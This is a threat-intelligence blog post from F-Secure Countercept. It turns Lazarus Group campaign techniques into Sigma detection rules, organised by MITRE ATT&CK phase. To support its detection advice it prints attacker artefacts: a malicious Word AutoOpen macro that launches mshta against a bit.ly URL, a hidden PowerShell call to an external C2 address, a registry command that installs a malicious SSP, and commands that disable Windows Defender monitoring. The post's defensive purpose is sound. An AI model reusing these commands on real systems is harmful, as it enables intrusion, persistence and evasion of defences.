Catching Lazarus: Threat Intelligence to Real Detection Logic - Part One

labs.f-secure.com/blog/catching-lazarus-threat-intelligence-to-real-detection-logic

Introduction

This is the first of two blog posts from the F-Secure Countercept team discussing how the Tactics, Techniques and Procedures (TTPs) used by the Lazarus Group in a recent campaign can be turned into detection logic. In this post we will share open source Sigma[1] rules and actionable detection insights to enable blue teams to detect attacks using the same or similar techniques. The foundation of this work is a report[2] from the F-Secure Threat Intelligence Team which exposed and detailed some of the Lazarus Group's current modus operandi. Our second blog will look at further techniques employed by the Lazarus Group once they establish a foothold on a network.

From the Threat Intelligence report, we know that the Lazarus Group employed varying techniques across the MITRE ATT&CK® Matrix[3] in their attack. The reason for this blog's focus on TTPs is twofold. First, TTPs are more difficult and costly to change, as compared to Indicators of Compromise (IOCs) such as filenames, hashes and IP addresses. This makes detection based on TTPs more reliable as blue teams can detect malicious activity even when IOCs change. Second, TTPs can be common across threat actors and detecting the TTPs used by the Lazarus Group will aid the detection of many other threat actors. For example, according to MITRE, detecting the technique "Signed Binary Proxy Execution: Mshta" provides coverage for 10 other APT groups[4] (this detail is in the "Procedure Examples" section for each MITRE technique).


At F-Secure Countercept, we use a signature format similar to Sigma rules in our detection and response operations. Since Sigma rules provide a standardized open source signature format, which allows blue teams to build detections that can be applied to many different SIEM log formats, we aim to provide detection value by contributing Sigma rules specific to the detection of each relevant MITRE technique.

While Sigma rules offer a powerful and flexible rule syntax for detection, using detection rules alone is not always the best approach for threat detection. Blue teams can also benefit from using hunt queries (using Jupyter Notebooks[5] for example) when more complex correlations between different datatypes are required for an accurate detection. While hunt queries allow more flexibility in working with different datatypes, they can consume more resources, hence why sometimes classic detection capabilities are preferred. Over this and the following blog, we will also highlight instances where hunt queries could aid in the detection of malicious activity.

Breaking down the Lazarus Group campaign with MITRE

The following sections in this document map the key attack techniques used by the Lazarus Group into the relevant MITRE ATT&CK® Matrix tactics. We then discuss how to detect these techniques using Sigma rules.

The Sigma rules created for this report are marked in bold in the table below and are provided in the F-Secure Countercept GitHub repository[6]. Existing Sigma rules are also listed below, as some techniques were already covered.




SIGMA RULE	DESCRIPTION	MITRE REFERENCE
win_word_create_lnk	Detects the creation of anomalous shortcut file by Word document	T1566.003
win_word_launch_explorer	Detects explorer being launched by Microsoft Word document	T1566.003
win_mshta_load_vbscript	Detects suspicious execution of VBScript by Mshta.exe	T1059.005
win_nonbrowser_susp_url.yml	Detects suspicious non-browser attempts to access suspicious URL	T1218.005
win_powershell_disable_windefender	Detects PowerShell command used to disable Windows Defender	T1562.001
win_powershell_ip_args	Detects Powershell execution with arguments containing external IP addresses	T1059.001
powershell_suspicious_invocation_specific	Detects suspicious PowerShell invocation command parameters	T1059.001
sysmon_ssp_added_lsa_config	Detects the addition of a SSP to the registry. Upon a reboot or API call, SSP DLLs gain access to encrypted and plaintext passwords stored in Windows.	T1547.005
win_mshta_spawn_shell	Detects a Windows command line executable started from MSHTA	T1218.005

Initial Access

T1566.003 – Phishing: Spearphishing via Service

The Lazarus Group gained initial access on the target organization by sending a phishing document to a systems administrator via their personal LinkedIn account. The document masqueraded as a legitimate job advert. The embedded macro code was successfully executed on the target organization's endpoint when the victim opened the document and enabled macro execution.



Detection

It can be challenging to detect malicious documents as the embedded code is often obfuscated to evade detection from anti-virus and static file analysis. That said, an effective detection approach is to look for malicious events that occur once the file is opened and the embedded payload is executed.

To demonstrate this, we downloaded and executed a malicious Word document[7] associated with the Lazarus Group's campaign to investigate the behavior of the embedded payload. Upon execution of the macro contained in the document, there are no ‘quick wins’ for detection opportunities, such as winword.exe launching processes such as PowerShell or cmd. We also did not observe other signs of suspicious activity, such as external network connections being created directly from the winword.exe process.

Instead we observed that the document writes a LNK file (named ‘esk.lnk’) to the user‘s temporary file directory (determined through the GetSpecialFolder(2) method), and subsequently launches the created shortcut file with Explorer.exe. This process can be seen in more detail by examining the macro code embedded in the Word document:

```
Sub AutoOpen()
    On Error Resume Next
    Set FSS = CreateObject("Scripting.FileSystemObject")
    LPath = FSS.GetSpecialFolder(2) & "\esk.l" & "nk"
    ExPath = "explorer " & LPath
    Set SHH = CreateObject("wscript.shell")
    Set LKO = SHH.CreateShortcut(LPath)
    LKO.TargetPath = "mshta"
    LKO.Arguments = "ht" & "tps:/" & "/bi" & "t.ly/" & "2vwLE0m"
    LKO.Save
    SHH.Run ExPath
    ActiveDocument.Content.Font.Color = 0
    ActiveDocument.ActiveWindow.View.Type = wdPrintView
    ActiveDocument.Content.Font.Size = 12
    Dim Splash As Shape
    For Each Splash In ActiveDocument.Shapes
        If Splash.AlternativeText = "G" & "DP" & "R" Then
            Splash.Width = Splash.Height = 0
        End If
    Next Splash
    ActiveDocument.ActiveWindow.View.ShowHiddenText = False
    ActiveDocument.ActiveWindow.View.ReadingLayout = False
    ActiveDocument.Content.Font.Hidden = False
End Sub
```

Two Sigma rules have been written to detect this anomalous behavior these can be found in our GitHub repository and are named *win_word_create_lnk* and *win_word_launch_explorer* respectively.

win_word_create_lnk

Based on F-Secure Countercept's endpoint telemetry, it is common behavior for the Microsoft Word process (winword.exe) to create shortcut files for every Word document it opens. These files are usually stored in one of the following directories:

- %UserProfile%\AppData\Roaming\Microsoft\Office\Recent\
- %UserProfile%\AppData\Roaming\Microsoft\Word\

With the exclusion of these two directories from the Sigma rule, we observed very few false positives of legitimate shortcut files being created in other directories.

The detection logic of this rule could also be extended to cover additional office applications (such as Excel) and to detect other high-risk filetypes being created, such as executable files or vba scripts.


win_word_launch_explorer

From our telemetry, we observed that the parent-child relationship of Winword.exe launching Explorer.exe was rare and non-existent in many networks. However, there are some client networks where false positives occurred due more customised use of Word documents within the organization. Therefore, blue teams working with noisy networks may consider filtering for “.lnk” (and other high-risk extensions) in the command line arguments of Explorer.exe for a higher fidelity rule.

Execution

T1059.005 – Command and Scripting Interpreter: Visual Basic

Execution of the .lnk file dropped by the malicious office document results in Mshta.exe connecting to a “bit.ly” link to download a secondary payload. The “bit.ly” link redirected to a Command and Control (C2) domain from which a VBScript was retrieved and executed to perform enumeration and collect further information on the host.


3. Loads vbscript dll
4. Executes the malicious payload
mshta.exe
1. Sends HTTP request to malicious website
bit.ly
2. Redirects to a VBS payload
.VBS

Detection

From the technical details covered in the Weibu Intelligence Bureau report[8], we were able to simulate the Mshta execution of a VBScript hosted on a web server. It became clear in the simulation that the malicious VBScript hosted on the C2 domain was accessed and executed within the Mshta process. This means that there will not be any process creation telemetry that can point to the execution of the VBScript.

Nonetheless, the execution of VBScript can be detected by analyzing image load events, which are logged whenever a module is loaded into a process[9]. In order to execute VBScript, the Mshta process will have to load the “vbscript.dll” module from disk which contains API functions for VBScript. The Sigma rule created to detect this behavior can be found on our GitHub and is named win_mshta_load_vbscript.

T1059.001 – Command and Scripting Interpreter: PowerShell

Threat actors are known to commonly leverage PowerShell in their attacks due to its efficacy in interacting with Windows subsystems. This is also the case for Lazarus Group, where a PowerShell script was utilized to retrieve further payloads from their C2 domain:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w Hidden -ep Bypass -file
C:Users\<USER>\AppData\Local\Temp\usoclient.ps1 66.181.166[.]15:8080/uc 188652471
```

Detection

As PowerShell is also a common tool among system administrators, a simple detection of its execution will often result in significant false positives. However, there are certain arguments that tend to be more suspicious than others, such as the setting of Window style to “Hidden”, and the temporary "Bypass” of the execution policy. There is an existing Sigma rule [10] to detect the presence of these arguments.

In addition to the above, alerting on PowerShell arguments that contain references to external IP addresses could be an effective detection mechanism. For MDR providers (such as F-Secure Countercept) this type of detection rule will often result in false positives due to the number of administrative scripts on client estates which exhibit this behavior. However, for internal detection teams this could prove to be a high-fidelity detection rule once the known administrative scripts are filtered out. The Sigma rule created to detect this behavior can be found on our GitHub and is named win_powershell_ip_args.

For MDR providers – or for detection in 'noisy’ estates – hunting instead of alerting for this behavior is probably the most effective approach. Searching for PowerShell processes launched with arguments containing external IP addresses, and then aggregating the results on the PowerShell arguments should result in an effective hunt query to look for this behavior. If you are interested in exploring hunt queries, SpecterOps have a fantastic blog series[11] covering threat hunting with Jupyter notebooks.

Persistence

T1547.005 – Boot or Logon Autostart Execution: Security Support Provider (SSP)


Windows SSP DLLs provide applications access to Windows authentication methods such as NTLM and Kerberos[12]. SSP DLLs are loaded into the Local Security Authority (LSA) process on every machine boot and will execute with SYSTEM privileges once loaded. Lazarus Group added a malicious “LSCC.dll” file as an SSP, via the following command:

```
reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Lsa /v Security
Packages /t REG_MULTI_SZ /d lssc /f
```

As Sean Metcalf pointed out in his blog[13], adding a new SSP is quite easy and is a well-known technique used by many attackers. In fact, PowerSploit has an Install-SSP function in its Persistence module [14], allowing threat actors to add a new malicious SSP as the Lazarus Group did.

Detection

This technique consists of two simple steps. First, add the malicious DLL in "C:\Windows\System32\". Next, update the Security Packages registry key with the name of the DLL which was added in System32. A single command can be used to achieve this step, as shown from the above code block by Lazarus Group.



Detection is therefore straightforward and can be achieved by looking at the "Security Packages" registry key modification. There is already an existing Sigma rule[15] for this. This rule will detect any changes to this specific registry key, so the method used to modify the key does not matter. For example, the threat actor could use PowerShell cmdlets[16] or even the user interface application Regedit.exe instead of Reg commands.

Defense Evasion

T1218.005 – Signed Binary Proxy Execution: Mshta

Leveraging pre-installed windows binaries to bypass traditional signature-based defenses and execute malicious content has been a common technique utilized by threat actors.

As pointed out earlier, the Lazarus Group for instance, was observed using Mshta.exe to execute malicious scripts via a "bit.ly" redirect as seen below:

mshta.exe https://bit[.]ly/2vvLE0n

To find out more about these binaries, often referred to as “Living Off the Land Binaries” (LOLBin), blue teams may refer to the LOLBAS project[17] on their excellent documentation of all discovered LOL binaries and scripts.

Detection

Signed binaries like Mshta.exe are often used for legitimate purposes, so from a detection perspective it is crucial to differentiate between legitimate and malicious usage. One way of approaching this would be to analyze the command arguments. Based on historical endpoint data from F-Secure Countercept, use of “bit.ly” and other common redirection or codeshare sites like “pastebin.com” in command arguments is rare and uncommon. A Sigma rule has thus been written to detect binaries launched with “bit.ly” links and other popular codeshare sites in the arguments. Web browser binaries are commonly observed false positives and have been excluded from the detection. The Sigma rule created to detect this behavior can be found on our GitHub and is named win_nonbrowser_susp_url.

Another way to check for malicious usage of Mshta is to look at the child process(es) launched by the executable. To perform post-exploitation tasks, malicious scripts often launch shells such as Cmd.exe. Since Mshta proxies the execution of the script content, this will result in process creation telemetry where Mshta launches Cmd.exe as a child process.

According to the Weibu Intelligence Bureau report[18] this is also the case for Lazarus Group’s campaign, where the bit.ly link executed by Mshta contained VBScript which made use of the WshShell object to launch Cmd.exe. An existing Sigma rule is already available to detect suspicious process creation by Mshta[19].

T1562.001 – Impair Defenses: Disable or Modify Tools

Disabling Windows Defender

Once the Lazarus group established a foothold using the above LOLBin technique, the actor used the following PowerShell commands to disable Windows Defender monitoring as one of their first actions on each host they accessed:

```
cmd.exe /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Set-MpPreference -DisableBehaviorMonitoring $false 2>&1
```

```
cmd.exe /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Set-MpPreference -DisableRealtimeMonitoring $true 2>&1
```

Detection

The commands above leverage the built-in functions for Windows Defender[20], which are often used for legitimate purposes. Detection for this can be as simple as filtering for the parameters “DisableRealTimeMonitoring” OR “DisableBehaviorMonitoring” in command line arguments or PowerShell script blocks.

However, some Integrated Development Environment (IDE) applications such as those developed by JetBrains are known to check for these Windows Defender parameters by using the Get-MpPreference cmdlet. Therefore, blue teams may wish to filter for the “Set-MpPreference” command alongside the two parameters. Otherwise, known false positives such as “Pycharm64.exe” and binaries residing in the “Jetbrains” path can be excluded. The latter option results in a more generic rule which also detects for the enumeration of the two parameters. The Sigma rule created to detect this behavior can be found on our GitHub and is named win_powershell_disable_windefender.

Conclusion

In this first part of our two-part blog posts series, we demonstrated how blue teams can capitalize on the technical insights from threat intelligence reports to build detection logic and actionable detection rules. Although the Lazarus Group used specific commands to carry out each technique, we showed that with some additional research blue teams can create powerful detection rules which will cover a larger set of attack vectors. We also showed that although the Lazarus group used various techniques and tools to avoid detection as they gained access to the victim network, there were still plenty of detection opportunities for blue teams to identify the threat actor’s activities.

Although we have focused purely on the detection aspect throughout this blog post, it is also notable that the Lazarus Group relied on techniques which could have been prevented by implementing common security controls. For example: limiting or disabling macro execution for documents from untrusted sources would have prevented the execution of the malicious document which provided the initial foothold on the victim network. Other controls, such as network proxy content filtering or domain categorization could also have prevented the initial C2 connection, or the subsequent connections to other domains used by the threat actor to download additional tooling.

In this blog post we covered the Initial Access, Execution, Persistence and some of the Defense Evasion phases from the MITRE ATT&CK® Matrix and provided relevant Sigma rules and detection tips. As every network is different, we recommend studying the provided Sigma rules before implementing them in your environment. The process of introducing new rules to a network is often an iterative process of development and whitelisting in order to get the rules to a suitable level of fidelity.

All of the new Sigma rules referenced throughout this blog post can be found here.

In the second part of this blog series we will cover techniques used by the Lazarus Group for Defense Evasion (yes, there is more to come!), Credential Access, Lateral Movement and Command & Control phases, so stay tuned!